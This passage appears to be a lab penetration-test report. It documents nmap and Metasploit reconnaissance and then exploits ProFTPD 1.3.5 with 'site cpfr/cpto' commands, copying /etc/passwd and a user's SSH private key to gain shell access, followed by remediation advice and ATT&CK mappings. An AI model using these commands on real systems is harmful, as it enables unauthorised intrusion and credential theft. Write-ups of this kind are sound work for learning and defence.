HOP RTT     ADDRESS
1   0.24 ms 10.12.0.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.74 seconds
```



```
┌──(root㉿kali)-[~]
└─# nmap -sU -p 137 --script nbstat.nse 10.12.0.111
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:15 CST
Nmap scan report for 10.12.0.111
Host is up (0.00021s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:50:56:A1:58:C8 (VMware)

Host script results:
| nbstat: NetBIOS name: SUN, NetBIOS user: <unknown>, NetBIOS MAC: 005056a158c8 (VMware)
| Names:
|   SUN<00>              Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  SUN<20>              Flags: <unique><active>

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

┌──(root㉿kali)-[~]
└─# nmap -sU -p 53,67,68,69,123,137,138,161,445,500,514,520,1433,1434,1900,4500 --open 10.12.0.111
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:17 CST
Nmap scan report for 10.12.0.111
Host is up (0.00021s latency).

PORT     STATE         SERVICE
53/udp   open|filtered domain
67/udp   open|filtered dhcps
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
123/udp  open|filtered ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
514/udp  open|filtered syslog
520/udp  open|filtered route
1433/udp open|filtered ms-sql-s
1434/udp open|filtered ms-sql-m
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
MAC Address: 00:50:56:A1:58:C8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds
```



```
┌──(root㉿kali)-[~]
└─# msfconsole

 _____________________________________
/ it looks like you're trying to run a \
\ module                               /
 --------------------------------------
 \
  \
     __
    /  \
    |  |
    @  @
    |  |
    || |/
    || ||
    |\_/|
    \___/


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/
```



```
   607  auxiliary/scanner/http/wordpress_xmlrpc_login                                   normal  No     Wordpress XML-RPC Username/Password Login Scanner
   608  auxiliary/scanner/http/wordpress_multicall_creds                                normal  No     Wordpress XML-RPC system.multicall Credential Collector
   609  auxiliary/scanner/http/wowza_streaming_engine_manager_login                     normal  No     Wowza Streaming Engine Manager Login Utility
   610  auxiliary/scanner/x11/open_x11                                                  normal  No     X11 No-Auth Scanner
   611  auxiliary/scanner/snmp/xerox_workcentre_enumusers                               normal  No     Xerox WorkCentre User Enumeration (SNMP)
   612  auxiliary/scanner/http/yaws_traversal                          2011-11-25       normal  No     Yaws Web Server Directory Traversal
   613  auxiliary/scanner/http/zabbix_login                                             normal  No     Zabbix Server Brute Force Utility
   614  auxiliary/scanner/http/zenload_balancer_traversal              2020-04-10       normal  No     Zen Load Balancer Directory Traversal
   615  auxiliary/scanner/http/cgit_traversal                          2018-08-03       normal  No     cgit Directory Traversal
   616  auxiliary/scanner/ssh/libssh_auth_bypass                       2018-10-16       normal  No     libssh Authentication Bypass Scanner
   617  auxiliary/scanner/mdns/query                                                    normal  No     mDNS Query
   618  auxiliary/scanner/rservices/rexec_login                                         normal  No     rexec Authentication Scanner
   619  auxiliary/scanner/rservices/rlogin_login                                        normal  No     rlogin Authentication Scanner
   620  auxiliary/scanner/rservices/rsh_login                                           normal  No     rsh Authentication Scanner


Interact with a module by name or index. For example info 620, use 620 or use auxiliary/scanner/rservices/rsh_login

msf6 > search scanner/mssql

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  auxiliary/scanner/mssql/mssql_login                          normal  No     MSSQL Login Utility
   1  auxiliary/scanner/mssql/mssql_hashdump                       normal  No     MSSQL Password Hashdump
   2  auxiliary/scanner/mssql/mssql_ping                           normal  No     MSSQL Ping Utility
   3  auxiliary/scanner/mssql/mssql_schemadump                     normal  No     MSSQL Schema Dump


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/mssql/mssql_schemadump

msf6 > use 2
msf6 auxiliary(scanner/mssql/mssql_ping) > set RHOST 10.12.0.111
RHOST ⇒ 10.12.0.111
msf6 auxiliary(scanner/mssql/mssql_ping) > run

[*] 10.12.0.111:          - SQL Server information for 10.12.0.111:
[+] 10.12.0.111:          -    ServerName      = SUN
[+] 10.12.0.111:          -    InstanceName    = CSEC2312MSQL
[+] 10.12.0.111:          -    IsClustered     = No
[+] 10.12.0.111:          -    Version         = 13.2.5026.0
[*] 10.12.0.111:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_ping) > use 0
```


10.12.0.111 Flag 1 Recon

Target 10.12.0.42


For this final target a nmap -A 10.12.0.42 was used again. When going through this penetration test nmap -A was a very helpful and insightful command to gain initial information on a target. With its results it will then have other ports or services that someone may look into and try to interact with. Some ports that were scanned with nmap were 21,22, and 80. Port 21 is associated with FTP, which is the file transfer protocol. Nmap also determined that it was running the service ProFTPD 1.3.5 which has known vulnerabilities. Port 22 is associated with SSH, nmap found that the service was OpenSSH 8.2p1 on Ubuntu. SSH is used for secure remote login for example if an attacker has information on a user they may be able to somehow log in to their account with SSH. Port 80 was HTTP which was running on the service of Nginx 1.18.0. After analyzing the open ports and services, trying to connect to FTP with the target IP provided the first flag as shown in the screenshot below. When trying to recon and interact with the ports I found out it can also be found by doing “telnet -21 10.12.0.42”. The first flag was

“CSEC-0113-FTPDI wonder if there is a way we can use this service to get further access... Research for vulnerabilities and figure out a way to get shell access on this system” when first looking at this hint the first thing in mind was to look up exploits for FTPD 1.3.5 since it shows in nmap that it is running. It was searched through google and searchsploit in Kali linux. After finding a file copy exploit it was initially tried through metasploit. After trying multiple payloads, and reconfigurations it would say that it was vulnerable after doing the ‘check’ command and the ‘options’ were configured correctly but it was not able to return a shell even after trying lots of the options in metasploit. After realizing that maybe metasploit may have some issues running this command after looking at exploit db there are example ways to run this exploit manually. To test this I initially followed the exact commands on exploit db to understand how this file copy attack works. Thankfully our target had a file also named “passwd” on it and once I copied that I was able to successfully get those contents and make a copy which was then uploaded to the index section of our target and I was able to download that file from the web browser. This got me thinking since I noticed that in “bash_history” Clara was a user and her name was also in “passwd” that maybe I could potentially SSH in. I came to this conclusion because the nmap scan said that the target was running “ssh” and in “bash_history” which has its contents screenshotted below has Clara’s SSH information. Now that the FTPD exploit is working manually we can retrieve her SSH information and copy it to our target index. After downloading her SSH information we are able to SSH in with her private key. With a simple “ls” command “flag2.txt” was found. The contents of “flag2.txt” were”CSEC-1600-SSHD Congrats on getting shell access! It looks like this user doesn’t have root privileges. Let’s see if we can find a BINARY to help escalate to root.” Although on this target two flags were found this hint could potentially lead an attacker to attain root access. Based on the flags and information from scanning the overall severity of risk for this target is high. First of all just from a general -A nmap scan it shows that service of ProFTPD 1.3.5 which has very known and widely available access resources to that exploit. Although, you may not be able to get root access through that exploit, it can lead to other major possible threats such as someone gaining user shell access which was done through ProFTPD gaining SSH credentials and then logging in through SSH. Although Clara had limited permission the hint suggested that it was possible to go further to gain root access. Some remediation and security next steps could be to update FTPD to a version without as many vulnerabilities. Or if FTP is not needed at all to stop that port. For SSH there is a few things that could be done to help mitigate this from happening in the future. One of them is to have some sort of 2FA, have more strict requirements for example only allowing certain IPs SSH into a users account so even if an attacker had Clara's info they would have to be on a list of IPs picked out by the organization that would be allowed access into that account. Lastly, files like "bash_history" should not be able to be accessed so easily by just entering the target IP address into a web browser and simply downloading it. Overall, maintaining updates on the services that are commonly used on this target is a good first step and then after that adding more security measures on common privilege escalation exploits would also be useful to further secure this system. Some Mitre ATT&CK IDs that correlate are T1046 - Network Service Scanning, T1190 Exploit Public-Facing Application an example was ProFTPD, T1133 External Remote Services could be related to SSHing into the user account, T1083 File and Directory Discovery an example is bash_history and finding Clara's SSH through her directory. More IDs are T1552 Unsecured Credentials an example is finding Clara's credentials in the bash_history file, T1098 Account Manipulation was also used when controlling Clara's account and finally T1071

Application Layer Protocol this was done through interacting with the web server and SSH.




```
┌──(root㉿kali)-[~]
└─# nmap -A  10.12.0.42
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-18 10:31 CST
Nmap scan report for 10.12.0.42
Host is up (0.00017s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3d50b742aa454b417bdaa78bbb36b4db (RSA)
|   256 986a85d4bcdacd018a3d3914c52b8440 (ECDSA)
|_  256 5f42f773ebff4c61657c9235aa23ec15 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME               FILENAME
| -     18-Nov-2024 15:57  snap.lxd/
| -     18-Nov-2024 15:57  systemd-private-5b9c05ae6940471f92d0c0e968bc9e99-systemd-logind.service-Oxr5lf/
| -     18-Nov-2024 15:55  systemd-private-5b9c05ae6940471f92d0c0e968bc9e99-systemd-resolved.service-iaDFZh/
| -     18-Nov-2024 15:55  systemd-private-5b9c05ae6940471f92d0c0e968bc9e99-systemd-timesyncd.service-vY63Ai/
| -     18-Nov-2024 15:55  vmware-root_551-4257134878/
| 1133  06-Nov-2020 02:36  bash_history
|_
|_http-title: Index of /
MAC Address: 00:50:56:A1:50:05 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.17 ms 10.12.0.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.24 seconds
```



```
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.17 ms 10.12.0.42

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.24 seconds

┌──(root㉿kali)-[~]
└─# ftp 10.12.0.42
Connected to 10.12.0.42.
220 ProFTPD 1.3.5 Server Flag1: CSEC-0135-FTPD Hint: I wonder if there is a way we can use this service to get further access...  Research for vulnerabilites and figure out a way to get shell access on this
 system
Name (10.12.0.42:root): root
```


10.12.0.42 Flag 1 Recon




Index of /

```
../
snap.lxd/                                        18-Nov-2024 15:57                   -
systemd-private-5b
systemd-private-5b
systemd-private-5b
vmware-root_551-42
bash_history
id_rsa
passwd.copy
```

```
clara@mars:/home/roots$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/clara/.ssh/id_rsa):
Created directory '/home/clara/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/clara/.ssh/id_rsa
Your public key has been saved in /home/clara/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:atTGKGkVm5CO1eDqFVKcGuuBzZew7GEenRpbtUvEyM4 clara@mars
The key's randomart image is:
+---[RSA 3072]----+
|    o+B.         |
|   ooB.=+        |
| =.&o=+.         |
|. #oE+o+         |
| =.X=.o.S        |
| .*o o.o         |
|  .   o          |
|     .           |
|                 |
+----[SHA256]-----+
@@@
"~/Downloads/bash_history" 31L, 1133B                          1,1           Top
```




```
┌──(root㉿kali)-[~]
└─# ftp 10.12.0.42
Connected to 10.12.0.42.
220 ProFTPD 1.3.5 Server Flag1: CSEC-0135-FTPD Hint: I wonder if there is a wa
 system
Name (10.12.0.42:root): root
331 Password required for root
Password:
530 Login incorrect.
ftp: Login failed
ftp> site help
214-The following SITE commands are recognized (* ⇒'s unimplemented)
 CPFR <sp> pathname
 CPTO <sp> pathname
 HELP
 CHGRP
 CHMOD
214 Direct comments to root@mars
ftp> site cpfr /etc/passwd
350 File or directory exists, ready for destination name
ftp> site cpto /tmp/passwd.copy
250 Copy successful
ftp> site cpfr /home/clara/.ssh/id_rsa
350 File or directory exists, ready for destination name
ftp> site cpto /tmp/id_rsa
250 Copy successful
ftp> exit
221 Goodbye.
```



Index of /

```
../
snap.lxd/                                        18-Nov-2024 15:57                   -
systemd-private-5b
systemd-private-5b
systemd-private-5b
vmware-root_551-42
bash_history
id_rsa
passwd.copy
```

